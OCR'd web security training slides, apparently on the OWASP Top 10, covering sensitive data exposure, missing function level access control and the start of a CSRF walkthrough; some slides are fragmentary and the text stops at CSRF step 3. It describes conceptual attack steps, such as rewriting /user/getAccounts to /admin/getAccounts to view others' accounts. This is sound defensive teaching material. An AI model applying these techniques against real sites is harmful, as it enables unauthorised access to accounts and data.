
http://app?id=9182374
http://app?id=7d3J93

Report123.xls

Acct:9182374

- **Validate the direct object reference**
  - **Verify the parameter value is properly formatted**
  - **Verify the user is allowed to access the target object**
    - **Query constraints work great!**
  - **Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)**

A5: Security Misconfiguration



A6 – Sensitive Data Exposure

Storing and transmitting sensitive data insecurely


- **Failure to identify all sensitive data**
- **Failure to identify all the places that this sensitive data gets stored**
  - **Databases, files, directories, log files, backups, etc.**
- **Failure to identify all the places that this sensitive data is sent**
  - **On the web, to backend databases, to business partners, internal communications**
- **Failure to properly protect this data in every location**

Typical Impact

- **Attackers access or modify confidential or private information**
  - **e.g, credit cards, health care records, financial data (yours or your customers)**
- **Attackers extract secrets to use in additional attacks**
- **Company embarrassment, customer dissatisfaction, and loss of trust**
- **Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance**
- **Business gets sued and/or fined**

Insecure Cryptographic Storage

1 **Victim enters credit card number in form**




2 **Error handler logs CC details because merchant gateway is unavailable**


3 **Logs are accessible to all members of IT staff for debugging purposes**

4 **Malicious insider steals 4 million credit card numbers**

Security misconfiguration



A7: Missing Function Level Access Control



- Attacker notices the URL indicates his role

  /user/getAccounts

- He modifies it to another directory (role)

  /admin/getAccounts, or

  /manager/getAccounts

- Attacker views more accounts than just their own

A8 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- **An attack where the victim's browser is tricked into issuing a command to a vulnerable web application**
- **Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request**

Imagine…

- **What if a hacker could steer your mouse and get you to click on links in your online banking application?**
- **What could they make you do?**

Typical Impact

- **Initiate transactions (transfer funds, logout user, close account)**
- **Access sensitive data**
- **Change account details**

CSRF Vulnerability Pattern

The Problem

Web browsers automatically include most credentials with each request
Even for requests caused by a form, script, or image on another site

All sites relying solely on automatic credentials are vulnerable!

(almost all sites are this way)

Automatically Provided Credentials


Session cookie
Basic authentication header
IP address
Client side SSL certificates
Windows domain authentication

1


Attacker sets the trap on some website on the internet (or simply via an e-mail)

2

While logged into vulnerable site, victim views attacker site




Application with CSRF vulnerability



3

